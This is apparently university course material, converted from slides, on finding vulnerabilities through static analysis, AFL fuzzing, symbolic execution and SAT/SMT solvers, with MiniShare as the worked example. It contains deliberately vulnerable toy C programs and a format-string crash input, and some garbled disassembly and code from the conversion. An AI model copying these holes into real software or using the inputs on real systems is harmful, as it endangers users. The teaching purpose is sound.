What are we looking for?

- Buffer Overflows, Format Strings, Etc.
- Structure and Validity Problems
- Common Special Element Manipulations
- Channel and Path Errors
- Handler Errors
- User Interface Errors
- Pathname Traversal and Equivalence Errors
- Authentication Errors
- Resource Management Errors
- Insufficient Verification of Data
- Code Evaluation and Injection
- Randomness and Predictability
- ...

CVEs Vs. CWEs

- Common Vulnerabilities and Exposures
 - CVE-2004-2271 - Buffer overflow in MiniShare 1.4.1 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request.
- Common Weakness Enumeration
 - CWE-121: Stack-based Buffer Overflow - A stack-based buffer overflow condition is a condition where the buffer being overwritten is allocated on the stack (i.e., is a local variable or, rarely, a parameter to a function).

Levels of Abstraction

CVE – A specific issue impacting specific versions of software

CWE – A generalized description of a particular class of vulnerabilities

CIA Model – Violations of Confidentiality, Integrity, or Availability

Abstractness

A *zero day* vulnerability refers to a hole in software that is unknown to the vendor. Knowledge of a specific issue in a specific version of software can have tremendous value to an attacker, especially if the vulnerability is a zero day that impacts a critical service. Just the four critical zero days carried by the Stuxnet malware were valued at nearly half a million dollars. As valuable as a known vulnerability may be the ability to discover unknown vulnerabilities is even more valuable. In order to discover unknown vulnerabilities we must be able to abstractly model vulnerabilities. A well defined model provides just enough abstraction.

What is our model of a buffer overflow?

- What must our model include?
- How abstract should the model be?
- Code Analysis of MiniShare
 - Let's iteratively develop a model to find the vulnerability in MiniShare

Lab 5: Static Analysis of MiniShare

- Model 1: Search for functions that call `strcpy` but not `strlen`
 - Evaluate the strengths and weakness of the model
 - Performance: True Positives, False Positives, True Negatives, False Negatives
 - Cost (cheap vs expensive to compute?)
 - Difficultly to implement
- Model 2: Search for `strcpy` function calls that copy data that is tainted by attacker-controlled inputs that are not guarded by a `strlen` check
 - Evaluate the strengths and weakness of the model
 - Performance: True Positives, False Positives, True Negatives, False Negatives
 - Cost (cheap vs expensive to compute?)
 - Difficultly to implement

The use of deprecated functions known to be insecure that are used when secure alternatives are available (like using `strcpy` instead of `strncpy`) is a good indicator that best practices were not followed during development. The most basic static analysis of a binary may be to simply run “strings” and grep for functions like “`strcpy`”.

For example you could try running the following on the `basic_vuln` program.

```
strings basic_vuln | grep strcpy
```

However, this is an extremely simple model (i.e. that insecure functions are used). Simply because a commonly abused function is used in a program does not mean the program is vulnerable. Can we improve our model to increase the accuracy of finding a vulnerability? And what is the cost to improve our model? Remember we should consider a variety of factors when thinking about cost. How precise is the model? How computationally intensive is it to check the model? How difficult is it to implement an algorithm to check for our model of the vulnerability?

CAUTION: A word of advice. Remember that non-trivial properties (i.e. buffer overflows) of programs are ultimately undecidable. That is we cannot always determine whether or not an arbitrary program has the property we are interested in and it may very well be that

instead of returning yes or no, our program simply runs forever. That is not to say that we cannot decide whether or not the property exists with high accuracy on a subset of all programs. Do not try to solve the halting problem by trying to create a perfect program analysis tool, because you cannot!

```

var strcpy = functions("strcpy")
var strlen = functions("strlen")
var callEdges = edges(XCSG.Call)
var strcpyCallers = callEdges.predecessors(strcpy)
var strlenCallers = callEdges.predecessors(strlen)

show(strlenCallers.intersection	strcpyCallers, "Callers of strcpy and strlen")

```



```
show(strlenCallers.difference	strcpyCallers, "Callers of strcpy and not strlen")
```



```
// select all array variables (variables have a TypeOf edge from an ArrayType)
var arrayTypes = nodes(XCSG.ArrayType)
var typeOfEdges = nodes(XCSG.TypeOf)
var arrays = typeEdges.predecessors(arrayTypes)

// there are 109 arrays initialized in the code
show(arrays.nodes(XCSG.Initialization), "Initialized Arrays")
```



```

// select structures that contain arrays
var arrayStructTypes = arrays.containers().nodes(XCSG.C.Struct)
var typeDefEdges = edges(XCSG.AliasedType, XCSG.TypeOf)
var typeAliases = nodes(XCSG.TypeAlias)
var arrayStructs = typeDefEdges.reverse(arrayStructTypes).difference(arrayStructTypes, typeAliases)

// there are 7 structures containing arrays initialized in the code
show(arrayStructs.nodes(XCSG.Initialization), "Initialized Structures Containing Arrays")

```




```

// buffers are arrays and structures containing arrays
var buffers = arrays.union(arrayStructs)

// find buffers that are tainted by attacker controlled inputs (the network socket)
var sockets = nodes(XCSG.Field).selectNode(XCSG.name, "socket")
var taint = universe.edgesTaggedWithAny("control-dependence", "data-dependence")
var bufferStatements = buffers.containers().nodes(XCSG.ControlFlow_Node)
var taintedBufferStatements = taint.forward(sockets).intersection(bufferStatements)

// there are 87 tainted buffer statements
show(taintedBufferStatements, "Tainted Buffer Statements")

```




```

// find strcpy callsites that take tainted buffers
var invocationEdges = edges(XCSG.InvokedFunction)
var strcpyCallsites = invocationEdges.predecessors(strcpy)
var strcpyCallsiteStatements = strcpyCallsites.containers().nodes(XCSG.ControlFlow_Node)
var taintedMemcpyCallsites = taintedBufferStatements.intersection(strcpyCallsiteStatements)

// there are 17 tainted strcpy callsites
show(taintedMemcpyCallsites, "Tainted strcpy Callsites")

```





```
// find functions with tainted strcpy callsites that do not call strlen
var taintedMemcpyCallsiteFunctions = taintedMemcpyCallsites.containers().nodes(XCSG.Function)
var potentiallyVulnerableFunctions = taintedMemcpyCallsiteFunctions.difference(strlenCallers)
show(potentiallyVulnerableFunctions, "Potentially Vulnerable Functions")
```



```
// filter the tainted strcpy callsites to just the callsites in the potentially vulnerable function
// there should only be 1 function left
var taintedMemcpyCallsitesInPotentiallyVulnerableFunctions = taintedMemcpyCallsites.intersection(
    potentiallyVulnerableFunctions.contained().nodes(XCSG.ControlFlow_Node))
show(taintedMemcpyCallsitesInPotentiallyVulnerableFunctions, "Potentially Vulnerable strcpy")

// print the line number of the potential vulnerability
// [Filename: minishare\serve2.c (line 229)]
println(getSourceCorrespondents(taintedMemcpyCallsitesInPotentiallyVulnerableFunctions))
```





Atlas used the source code of the MiniShare program, but what if we didn't have access to the source code of the program. Could we still detect the vulnerability? How much harder would it be?

IDA Pro is a popular multi-processor disassembler and debugger that can also be scripted with Python API bindings to write program analysis queries. You can disassemble the MiniShare binary with the IDA 5.0 Freeware edition of IDA (https://www.hex-rays.com/products/ida/support/download_freeware.shtml). Take a look at what information you have available to work with. What function names do you see in the code? What do control flow and data flow blocks look like? In general, we lose a lot of high level contextual information when we compile source code to machine code. As analysts, it makes our job harder, but not necessarily impossible.

IDA Pro is an industry standard, however Radare2 is an open source disassembler that offers many of the same capabilities. If you have time try using Radare2, which is installed in the Ubuntu VM. Unzip the minishare binary from lab4 and then run radare and call the analyze all "aaa" function to map the binary. You can use "v" to enter the visual mode. Radare2 is a well documented project. For more information visit the online documentation at <https://radare.gitbooks.io/radare2book/content/>.

```
cd ~/Desktop/lab4/windows/MiniShare  
unzip minishare-1.4.1.zip  
r2 minishare.exe  
aaa  
v
```

You can also launch Radare2 in a web browser UI by adding `-c='H'`. For example: `r2 -c='H' minishare.exe`

What is dynamic analysis?

Key Questions for Dynamic Analysis

- What is monitored in the program?
- How are program inputs generated?
- What is being searched for?
- What is executed in the program?

What is monitored in the program?

What is monitored in the program?


- Blackbox
 - No knowledge of program internals or state
 - Only monitoring inputs/output values or environment changes (e.g. memory)
- Graybox
 - Graybox we can look at *some* parts of the program (e.g. values at branches)
- Whitebox
 - Whitebox we can look at *all* of the program (e.g. we have source code or we can access any of the binary code)

Blackbox Fuzzing

How are inputs generated?

Blind Fuzzing

- Start with a test corpus of well formed program inputs or generate new inputs
- Apply random or systematic mutations to program inputs
- Run program with mutated inputs and observe whether or not the program crashes
- Repeat until the program “crashes”
- Input space
 - Reading data in loops could make the input space infinite
 - There are 2^n possible inputs for a binary input of length n



This is about all we can do without examining program artifacts...


What is being searched for?

What is being searched for?

- Crash vs. no crash
- Expected vs. unexpected output
- Tainted vs. untainted output
 - Example: Web app fuzzers provide XSS code as input and monitor for XSS execution
- Harness can translate a domain specific problem to a standard detection output
 - Example: *if(some program state) { crash(); }*

Data Drives Program Execution


“The illusion that your program is manipulating its data is powerful. But it is an illusion: The data is controlling your program. When you sort a deck of cards, you’re moving them around, but it’s the numbers on the cards that are telling you where to move them.” - Taylor Hornby, a judge for the Underhanded Crypto Contest



Graybox Fuzzing


Data Drives Program Execution

- Use static analysis to look ahead at all program paths
- Monitor which path was taken for a given input
- Correlate information of how changing the input data changes the executed program paths



Guided Fuzzing: Feedback Driven Input Generation

- Start with a test corpus of well-formed program inputs
- Apply random or systematic mutations to program inputs
- Instrument the program branch points
- Run the instrumented program with mutated inputs and 1) observe whether or not the program crashes and 2) record the program execution path coverage
- If the input results in new program paths being explored then prioritize mutations of the tested input
- Repeat until the program crashes



Heuristics guide genetic algorithm to generate program inputs that push the fuzzer deeper into the program control flow, avoiding the common pitfalls of fuzzers to only test “shallow” code regions.

AFL (American Fuzzy Lop) Fuzzer

- Recognized as the current industry standard implementation of guided fuzzing
 - Effective mutation strategy to generate new inputs from initial test corpus
 - Lightweight instrumentation at branch points
 - Genetic algorithm promotes mutations of inputs that discover new branch edges
 - Aims to explore all code paths
 - Huge trophy case of bugs found in wild
 - 371+ reported bugs in 161 different programs as of March 2018
 - Tool: <http://lcamtuf.coredump.cx/afl/>
- A game of economics. AFL tends to “guess” the correct input faster than a smart tool “computes” the correct input

american fuzzy lop 0.47b (reading)	
process timing	overall results
last new path : 0 days, 0 hrs, 4 min, 43 sec	cycles done : 0
last uniq crash : 0 days, 0 hrs, 0 min, 26 sec	total paths : 195
last hang : none seen yet	uniq crashes : 0
last trim : 0 days, 0 hrs, 1 min, 51 sec	uniq hangs : 1
cycle progress	map coverage
now processing : 38 (19.49%)	map density : 121 / 35 (7.43%)
past 1000 : 0 (0.00%)	coupled : 35 / 35 (100%) tuple
stage progress	findings in depth
now trying : 1 stages : 2/2	favored paths : 128 (65.54%)
stage tries : 1/2000 (0.00%)	new paths : 44 (23.59%)
total execs : 654k	total crashes : 0 (0 unique)
exec speed : 330k/sec	total hangs : 1 (1 unique)
func coverage	path economy
funcs/strategic fields	levels : 3
bit flips : 88/14.4k, 6/14.4k, 6/14.4k	pending : 126
byte flips : 0/14.4k, 0/14.4k, 1/17.2k	parent : 114
uthunks : 11/126k, 4/14.4k, 6/12.8k	imported : 0
known ints : 1/15.8k, 4/65.8k, 6/78.2k	variable : 0
havoc : 34/254k, 0/0	latent : 0
trim : 2876 0/931 (01.45% gain)	

Lab 6: Fuzzing with AFL

```
#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char buf[100];
    size_t size = read(0, buf, 100);

    if (size > 0 && buf[0] == 'h'){
        if (size > 1 && buf[1] == 'a'){
            if (size > 2 && buf[2] == 'c'){
                if (size > 3 && buf[3] == 'k'){
                    // __builtin_trap(); // uncomment to force a crash at this program point
                    printf(buf); // vulnerable to format string attacks!
                }
            }
        }
    }

    return 0;
}
```

Compile the program with `gcc toy.c -Wno-format-security -o toy`. Run with `./toy` and enter a string or write a string to a file and run `./toy <file`

This is a simple example. Let's see if we can force a program crash. The first challenge is to get past the branch conditions. If the start of our input data that is read begins with *hack* we will satisfy all conditions. Check that you can get the program to echo *hack* using the `printf`.

Next, try to see if you can derive an input that crashes the `printf`. This program is vulnerable to Format String attacks so we can crash the program by passing the string `%s%s%s%s%s%s%s%s%s` to the `printf` (remember we must prefix the input with *hack* still). Try entering the string `hack%s%s%s%s%s%s%s%s` to crash the program.

For more details on Format String attacks see:

http://www.cis.syr.edu/~wedu/Teaching/cis643/LectureNotes_New/Format_String.pdf

```

0x8f4:
    mov rax, qword [var_10h]
    xor eax, eax
    ; ssize_t read(int fd, void *buf, size_t nbytes)
    call sym.__imp.read; unistd.h:44
    return _Read_alias(_fd, _buf, _nbytes);;[ob]
    cmp rax, 2; toy.c:10 if (size > 0 && buf[0] == 'h'){
    jbe 0x934

0x8b5:
    nop dword [rax]
    lea rsp, [rsp - 0x98]
    mov qword [rsp], rdx
    mov qword [var_8h], rcx
    mov qword [var_10h], rax
    mov rcx, 0xc20e
    call loc_08f4; __afl_maybe_log([ob])
    mov rax, qword [var_10h]
    mov rcx, qword [var_8h]
    mov rdx, qword [rsp]
    lea rsp, [arg_98h_2]
    cmp byte [rsp], 0x68; toy.c:11 if (size > 1 && buf[1] == 'a'){
    je 0x9c2

0x8fa:
    nop
    lea rsp, [rsp - 0x98]
    mov qword [rsp], rdx
    mov qword [var_8h], rcx
    mov qword [var_10h], rax
    mov rcx, 0xc20e
    call loc_08f4; __afl_maybe_log([ob])
    mov rax, qword [var_10h]
    mov rcx, qword [var_8h]
    mov rdx, qword [rsp]
    lea rsp, [arg_98h_2]
    v

0x9c2:
    ; CODE XREF from main @ 0x8f4
    nop
    lea rsp, [rsp - 0x98]; toy.c:12 if (size > 2 && buf[2] == 'c'){
    mov qword [rsp], rdx
    mov qword [var_8h], rcx
    mov qword [var_10h], rax
    ; "chk fail"
    mov rcx, 0xc20e
    call loc_08f4; __afl_maybe_log([ob])
    mov rax, qword [var_10h]
    mov rcx, qword [var_8h]
    mov rdx, qword [rsp]
    lea rsp, [arg_98h_2]
    cmp byte [var_1h], 0x61
    ine 0x934

```

Compile the vulnerable program and instrument it for fuzzing by AFL with *afl-gcc toy.c -Wno-format-security -o toy*.

Before we move on let's take a look at how AFL instrumented the program. We will run Radare2 on the binary using the web UI. Run *r2 -c='H' toy*. At the Overview screen check all Analysis Options checkboxes and press the Analyze button. Then select the Functions page from the navigation pane on the left. Under the function table select *main* and click the memory address hyperlink. When viewing the main function, select the Other Representations hamburger icon at the top and select Graph to view the Control Flow Graph. Examine the control flow graph and try to see what you can recognize from the source. You should see the conditional checks for the 'HACK' string. Notice that in each block AFL has added a call to *__afl_maybe_log* with a random initialization of the RCX register (e.g. *mov rcx, 0xc20e*) to identify the path that is taken at runtime.


To start fuzzing we need to provide AFL a directory of initial input examples and an output directory to save its findings and queue of mutated inputs to test. Remember that by default AFL is looking for program crashes and that AFL expects all program inputs to consist of a single binary file! This toy example already meets both of those requirements, but for other programs you have to create a fuzzer test harness by modifying the source to accept a file as the primary input and if the behavior of interest does not translate to a

crash you may have to insert a condition that checks the behavior and throws an exception to trigger a crash.

Create an input and output directory by running `mkdir input` and `mkdir output` in the `lab6` directory. Add an example input to the `input` directory by running `echo AAAA > input/example`. This adds an input named `example` that consists of 4 A characters. Later you may want to experiment with adding examples that meet more of the conditions in the program (e.g. `echo haha > input/example2` or `echo hac > input/example2`). How does the affect the fuzzing time? Start AFL by running `afl-fuzz -i input -o output ./toy`. Given **enough** time, AFL should find the vulnerability without any assistance by crashing the program, but is that the most efficient use of your time and money (*think of your electric bill!*)? How can you improve your odds of finding the vulnerability and how much human effort does it take?

Path Coverage is a Surprisingly Effective Heuristic

- The heuristic to generate inputs that drives the execution to new paths can be effective
- Impressive given that JPEGs are non-trivial parsers that include Huffman compression and have multiple magic header sequences (e.g. 0xFFD8 and 0xFFD9)
- The inputs that survive share some common properties



Sources: <https://lcamtuf.blogspot.com/2014/11/pulling-jpegs-out-of-thin-air.html>
<https://lcamtuf.blogspot.com/2016/02/say-hello-to-afl-analyze.html>

Fuzzer Harness

- AFL assumes all inputs are binary files accepted by a program
- A main function (program entry point) is required to execute a program
 - A library typically does not have a main method, so one must be provided to make a complete executable program
- Practically needed to translate fuzzer generated inputs to expected program input format
 - Example: AFL generates a file as input. To fuzz a DNS service the harness must translate the generated input file to a DNS packet or data structure a function takes as a parameter

What is the state-of-the-art dynamic analysis?

Whitebox Fuzzing

Symbolic Execution

- Replace concrete assignment values with symbolic values
- Perform operations on symbolic values abstractly
- At each branch fork the abstracted logic
 - Dealing with path explosion problem is a challenge!
- Utilize SAT/SMT solvers to determine if the constraints are satisfiable for a path of interest
 - Example: fail occurs if $y * 2 = z = 12$ is satisfiable
 - Solve($y * 2 = 12, y$), $y = 6$ satisfies the constraint
 - Failure occurs when read() returns 6
 - Reasoning about true path of “`if(a * b == c)`” could force analysis to solve prime factorization if c is the product of two large primes

```
int f() {  
    ...  
    y = read();  
    z = y * 2;  
    if (z == 12) {  
        fail();  
    } else {  
        printf("OK");  
    }  
}
```

On what inputs does the code fail?

#include <stdio.h>
 #include <stdlib.h>

```

char *serial = "\x31\x3e\x3d\x26\x31";

int check(char *ptr)
{
    int i;
    int hash = 0xABCD;

    for (i = 0; ptr[i]; i++)
        hash += ptr[i] ^ serial[i % 5];

    return hash;
}

int main(int ac, char **av)
{
    int ret;

    if (ac != 2)
        return -1;

    ret = check(av[1]);
    if (ret == 0xad6d)
        printf("Win\n");
    else
        printf("fail\n");

    return 0;
}

```

<https://github.com/illera88/Ponce>

The screenshot shows the IDA Pro debugger interface with the following details:

- Code View:** On the left, the assembly code for the program is displayed. It includes a main function that calls a check function with a specific serial string and then prints "Win" or "fail" based on the result.
- Function List:** A sidebar on the left lists various functions and symbols, such as `sub_401000`, `main`, `_security_check_cookie()`, etc.
- Graph Overview:** A small graph overview window at the bottom left shows the control flow graph of the program.
- Debug Application Setup Dialog:** A modal dialog titled "Debug application setup: win32" is open in the center. It contains fields for Application, Input file, Directory, Parameters, Hostname, Port, and Password. The "Parameters" field is currently set to "aaaaaa".
- Output Window:** At the bottom, the output window displays Python version information and a message about the Ponce plugin.

A Closer Look at SAT Solvers

- SAT solvers take propositional logic formulas (boolean expressions) and answer whether or not a formula can be satisfied by an assignment of TRUE or FALSE to each variable in the formula
- SAT is decidable (solvers do not run *forever*)
- SAT is the first problem that was proven to be NP-complete
- SAT solvers effectively search the space of solutions for a satisfiable (sat) assignment, if no assignment possible then the formula is unsatisfiable (unsat)
 - This can take a *very* long time to complete
 - How many entries can a truth table have? $2^n!$ It's not a coincidence that programs also have exponential paths (think of each branch as a Boolean variable)

A Closer Look at SAT Solvers

- Logic

- AND: Implies both expressions must be true, otherwise its false
- OR: Implies one or both expressions are true, otherwise its false
- NOT: Boolean negation flips true to false and false to true
- IMPLIES: $A \Rightarrow B$ shorthand for $(\text{not } A) \text{ OR } B$

- Notations

- Simple: $(a \parallel b) \ \& \ (c \parallel d)$
- Formal: $(a \vee b) \wedge (c \vee d)$
- SMTLib: $(\text{and} \ (\text{or} \ a \ b) \ (\text{or} \ c \ d))$

- Observation (may not need all assignments to determine sat/unsat)

- $? \mid\mid \text{true} == \text{true}$
- $? \ \&\& \ \text{false} == \text{false}$

A Closer Look at SAT Solvers

- Example: $(a \parallel b) \ \& \ (c \parallel d)$

Assigned:

Unassigned: a, b, c, d

A Closer Look at SAT Solvers

- Example: $(a \parallel b) \ \& \ (c \parallel d)$

Assigned: a

a=false

Unassigned: b, c, d

Formula: $(\text{false} \parallel b) \ \& \ (c \parallel d) == ?$

A Closer Look at SAT Solvers

- Example: $(a \parallel b) \& (c \parallel d)$

Assigned: a, b

Unassigned: c, d

Formula: $(\text{false} \parallel \text{false}) \& (c \parallel d) == \text{false}$

Learned: a=false, b=false is bad!

a=false

b=false

A Closer Look at SAT Solvers

- Example: $(a \parallel b) \& (c \parallel d)$

Assigned: a, b

Unassigned: c, d

Formula: (false \parallel true) $\&$ (c \parallel d) == ?

a=false

b=true


A Closer Look at SAT Solvers

- Example: $(a \parallel b) \& (c \parallel d)$

Assigned: a, b, c

Unassigned: d

Formula: $(\text{false} \parallel \text{true}) \& (\text{false} \parallel d) == ?$



A Closer Look at SAT Solvers


- Example: $(a \parallel b) \& (c \parallel d)$

Assigned: a, b, c, d

Unassigned:

Formula: $(\text{false} \parallel \text{true}) \& (\text{false} \parallel \text{false}) == \text{false}$

Learned: a=false, b=true, c=false, d=false is bad!



A Closer Look at SAT Solvers


- Example: $(a \parallel b) \& (c \parallel d)$

Assigned: a, b, c, d

Unassigned:

Formula: $(\text{false} \parallel \text{true}) \& (\text{false} \parallel \text{true}) == \text{true}$

Learned: a=false, b=true, c=false, d=true is SAT!



SMT Solvers

- Satisfiability Modulo Theories (SMT) solvers extends SAT to support solving first-order logic by adding support for theories of new types
 - Example types: equality, bit vectors, strings, integers, reals, arrays, etc.
 - Not all theories are decidable (e.g. transcendental functions over reals) so the solver may search forever
- Many publicly available implementations
 - Z3, Yices, CVC4, dReal
- SMT solvers build on top of SAT solvers
 - Convert SMT sub-problems into equisatisfiable SAT problem to check consistency of theory

SAT and SMT solvers are becoming very popular and it will be important to have some understanding of what these solvers do and do not do well. Each solver takes a slightly different approach and has its strengths and weaknesses.

The Z3 (<https://github.com/Z3Prover/z3>), Yices (<https://yices.csl.sri.com/>), and CVC4 (<https://cvc4.github.io/>) solvers are all freely available open source projects online that serve as the foundation for many recent program analysis tools. The *dReal* solver (<https://dreal.github.io/>) is an interesting solver because it trades precision of an exact real answer for a bounded answer and some high probability that a SAT is actually SAT (although UNSAT is provably UNSAT) in order to make the solver decidable. This strategy allows *dReal* to be applied to many real word problems where other solvers such Yices, Z3, and CVC4 give up or outright fail. Note that all of these solvers have a common interface in the form of the SMTLIB2 library that can be used to accept specifications of SMT problems.

A great resource for learning the capabilities of SMT is *SAT/SMT By Example* by Dennis Yurichev (https://yurichev.com/writings/SAT_SMT_by_example.pdf). A great primer for understanding SAT solvers is the talk by Jon Smock (A Peek Inside SAT Solvers - <https://www.youtube.com/watch?v=d76e4hV1jY>). To learn more about how modern SAT solvers “learn” you can read about the Conflict-driven Clause Learning (CDCL) algorithm which currently forms the basis of modern SAT solvers (see

https://en.wikipedia.org/wiki/Conflict-driven_clause_learning). To learn more about how SMT solvers build on top of SAT solvers you can review the lecture notes produced by SRI (the organization developing and maintaining Yices) at <https://fm.csl.sri.com/SSFT12/smt-euf-arithmetic.pdf>.

A word of advice. SAT/SMT solvers are cool and they have taken the place of the new shiny thing that researchers are playing with, but don't blindly assume that there will be "some breakthrough" in mathematics that will make your hard problem suddenly trivial to these solvers. At the end of the day they are nothing but fancy search algorithms.

Lab 7: Symbolic Execution with Angr

1. *fauxware* Binary

- Explore setting up an Angr project in a Jupyter Notebook and get familiar with the general APIs of Angr

2. *crackme* Binary

- Use Angr to solve a CTF style crackme challenge

3. *challenge* Binary

- Explore how symbolic execution deals with hard analysis problems

This lab has three binaries to explore. Start with the *fauxware* binary and then take a look at the *crackme* example. Once you feel like you understand the two examples well move on to the *challenge* binary.

Concolic Execution

- A hybrid of dynamic analysis and symbolic execution
 - Perform symbolic execution on some variables and concrete execution on other variables
 - Symbolic variables could be made concrete in order to:
 - Move past symbolic limitations such as challenges in modeling the program environment (example network interaction)
 - Deal with path explosion problem and satisfiability problem by replacing difficult symbolic values with concrete values to simplify analysis
 - Pays cost in time for symbolic computations and execution time of program
- Several well known tools:
 - Angr - <http://angr.io>
 - KLEE - <https://klee.github.io>
 - DART - <https://dl.acm.org/citation.cfm?id=1065036>
 - CREST (formerly CUTE) - <https://code.google.com/archive/p/crest>
 - Microsoft SAGE - https://patricegodefroid.github.io/public_psfiles/ndss2008.pdf

Activity: Does this program contain a vulnerability?

```
int main(int argc, char *argv) {  
    char buf[64];  
    strcpy(buf, argv[1]);  
    return 0;  
}
```

Using our model of a buffer overflow can we answer whether or not this program has a vulnerability? Yes...this is perhaps the simplest example of a buffer overflow that we can make.

input = <any string longer than 64 characters>

Activity: Does this program contain a vulnerability?

```
#define BUFFERSIZE 200
int copy_it (char* input , unsigned int length){
    char c, localbuf[BUFFERSIZE];
    unsigned int upperlimit = BUFFERSIZE - 10;
    unsigned int quotation = roundquote = FALSE;
    unsigned int input_index = output_index = 0;
    while (input_index < length){ c = input[input_index++];
